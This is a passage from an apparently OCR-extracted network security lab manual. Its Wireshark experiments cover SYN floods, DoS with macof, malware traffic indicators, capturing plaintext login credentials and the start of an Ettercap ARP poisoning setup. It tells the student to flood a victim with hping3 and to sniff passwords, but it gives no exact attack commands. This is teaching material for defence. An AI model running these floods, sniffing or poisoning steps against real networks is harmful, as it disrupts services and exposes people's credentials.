Monitor the flag values. [SYN, ACK], which is enabled, shows the second section of the TCPthree-way handshake.




Analyze SYN flood attack


SYN flood occurs when an attacker delivers a substantial amount of SYN packets to a server usingfake IPs, causing the server to respond with an SYN+ACK and keep its ports partially open, expecting a response from an invisible client.

By overwhelming a victim with SYN packets, an attacker can effectively overrun the victim's resources. In this state, the victim fights with traffic, which causes processor and memory usage to rise, eventually exhausting the victim's resources.

Use the hping3 tool to flood the victim IP. Simultaneously, start capturing the traffic on Wireshark. Input 'tcp.flags.syn == 1' in the filter box to view SYN packets flood.




Notice a lot of SYN packets with no time lag.




Analyze DoS attacks

Let's simulate a Denial of Service (DoS) attack to analyze it via Wireshark. For the demo,I am using the macof tool, the component of the Dsniff suit toolkit, and flooding a surrounding device's switch with MAC addresses.

The image below shows IP address is generating requests to another device with thesame data size repeatedly. This sort of traffic shows a standard network DoS attack.



For a DDoS attack, use the macof tool again to generate traffic. Observe the fake sourceand destination IP addresses are sending many packets with similar data sizes.



Experiment 3:

Aim: Malware Traffic Analysis: Analyze captured traffic to identify signs of malware communication, such as command-and-control traffic or data infiltration.

Analyzing captured network traffic for signs of malware communication is a complex task that requires knowledge of networking protocols, security, and various tools. Below is a general guide on how you might approach malware traffic analysis:

Prerequisites:

1. Captured Traffic:

- Have a packet capture (PCAP) file containing the network traffic you want to analyze.

Tools:

- Use tools like Wireshark, tcpdump, or other network analysis tools.

Steps to Analyze Malware Traffic:

1. Open the PCAP file:

- Load the captured traffic into a tool like Wireshark.

2. Filter Traffic:

- Use filters to narrow down your analysis. For example, filter by IP address, protocols, or time range.

3. Analyze Protocols:

- Identify the protocols in use (HTTP, DNS, TCP, UDP, etc.).

4. Check for Unusual Ports:

- Look for traffic on non-standard ports. Malware often uses uncommon ports for communication.

5. Examine DNS Requests:

- Malware may use domain names for command-and-control. Look for unusual or suspicious domain names.

6. HTTP Analysis:

- Analyze HTTP traffic for unusual User-Agent strings, POST requests with large data, or URLs with encoded data.

7. Check for Beaconing:

- Malware may beacon to a C2 server at regular intervals. Look for patterns in traffic spikes.

8. Analyze SSL/TLS Traffic:

- Malware may encrypt its communication. Look for unusual SSL/TLS handshake patterns or self-signed certificates.

9. Identify Patterns:

- Look for patterns in communication. For example, repetitive or obfuscated data in payload may indicate encoding or encryption.

10. Check for Data Exfiltration:

- Look for large amounts of data leaving the network. Unusual patterns in outbound traffic may indicate data exfiltration.

11. Behavioral Analysis:

- Understand the normal behavior of the network. Deviations from the baseline may indicate malware.

12. Leverage Threat Intelligence:

- Use threat intelligence feeds to check if any observed IP addresses or domains are associated with known malicious activities.

13. Consider Packet Payload Analysis:

- Analyze packet payloads for signatures or anomalies.

14. Timeline Analysis:

- Create a timeline of events to understand the sequence of activities.

15. Correlation with Host-Based Logs:

- Correlate network findings with host-based logs to get a holistic view.

16. Document Findings:

- Record your findings, including IP addresses, domains, and any other indicators of compromise (IoCs).

Caution:

- **Avoid Running Untrusted Code:** Don't run untrusted code or execute unknown binaries in a live environment.
- **Use a Controlled Environment:** If possible, conduct analysis in a controlled and isolated environment to prevent further infection.
- **Legal and Ethical Considerations:** Ensure that your analysis complies with legal and ethical standards.

Remember that malware is often designed to evade detection, so analysis may require expertise in both networking and cybersecurity. If you're not confident in your abilities, consider seeking assistance from a professional cybersecurity expert.

In Wireshark, you can often identify potentially malicious files by analyzing the network traffic and looking for suspicious patterns or activities. While Wireshark itself doesn't detect or label files as malicious, it can help you identify files that are being transferred over the network, which may include malware or other malicious content.

Here are some examples of potentially malicious files that you might encounter in Wireshark:

1. Executable Files (.exe, .dll, .bat): Malware often disguises itself as executable files. Look for file transfers with extensions like .exe, .dll, .bat, etc.

2. Compressed Archives (.zip, .rar): Malware can be compressed into archive files to evade detection. Watch out for transfers of compressed files, especially if they're being downloaded from suspicious or untrusted sources.

3. Documents with Embedded Macros (.doc, .docx, .xls, .xlsx): Malicious documents often contain macros that can execute code when opened. Pay attention to transfers of documents with macros enabled, especially if they're from unknown senders.

4. Script Files (.js, .vbs, .ps1): Malware may be distributed in the form of script files that execute commands on the victim's system. Look for transfers of script files, particularly if they're being downloaded from suspicious URLs.

5. Trojan Horse Payloads: Trojans often carry malicious payloads disguised as legitimate files. Watch for unexpected file transfers that match the characteristics of known Trojan payloads.

6. Exploit Payloads: Exploit payloads can be transferred over the network to exploit vulnerabilities in software. Look for files that match known exploit signatures or are transferred alongside suspicious network activity.

7. Backdoors and Remote Access Tools (RATs): Malware designed for remote access often includes files used for controlling compromised systems. Watch for transfers of files associated with known RATs or backdoors.

8. Malicious Documents with Embedded Objects: Malware can be embedded within documents as objects (e.g., embedded Flash objects). Look for transfers of documents containing embedded objects, especially if they're being downloaded from suspicious sources.

9. Cryptocurrency Miners: Malicious actors may distribute cryptocurrency mining software. Watch for transfers of files associated with cryptocurrency miners, particularly if they're being downloaded from suspicious websites.

10. Data Exfiltration: Malware may exfiltrate sensitive data over the network. Look for suspicious transfers of files containing sensitive information, especially if they're going to unexpected destinations.

It's important to note that the presence of these files in network traffic doesn't necessarily mean that they are malicious. However, their presence in combination with other suspicious activity could indicate a security threat. Always exercise caution and use additional security tools and practices to analyze and mitigate potential risks.


Experiment No:4

Aim:Password Sniffing: Simulate a scenario where a password is transmittedin plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.

Solution:

Password Sniffing:-**P**assword sniffing is a type of network attack in which an attacker intercepts data packets that include passwords. The attacker then uses a password-crackingprogram to obtain the actual passwords from the intercepted data.Password sniffing can beused to obtain passwords for any type of account, including email, social media, and financial accounts.

Step 1: First of all, open your Wireshark tool in your window or in Linux virtualmachine. and start capturing the network. suppose you are capturing your wireless fidelity.




Step:2 After starting the packet capturing we will go to the website and loginthe credential on that website as you can see in the image.



Step-3: Now after completing the login credential we will go and capture the password in Wireshark. for that we have to use some filter that helps to findthe login credential through the packet capturing.

Step 4: Wireshark has captured some packets but we specifically looking for HTTP packets. so in the display filter bar we use some command to find all the captured HTTP packets. as you can see in the below image the green barwhere we apply the filter.




Step 5: So there are some HTTP packets are captured but we specifically looking for form data that the user submitted to the website. for that, we havea separate filter .

As we know that there are main two methods used for submitting form datafrom web pages like login forms to the server. the methods are-


- **GET**
- **POST**

Step 6: So firstly for knowing the credential we use the first method and apply the filter for the GET methods as you can see below.




As you can see in the image there are two packets where the login page was requested with a GET request as well, but there is no form data submittedwith a GET request.

Step 7: Now after checking the GET method if we didn't find the form data, then we will try the POST method for that we will apply the filter onWireshark as you can see.



As you can see we have a packet with form data click on the packet with userinfo and the application URL encoded. and click on the down-

HTML form URL Encoded where the login credential is found. login credentialas it is the same that we filed on the website in step 2.




Experiment No:5

Aim: ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.

Solution:

1. Open Ettercap.






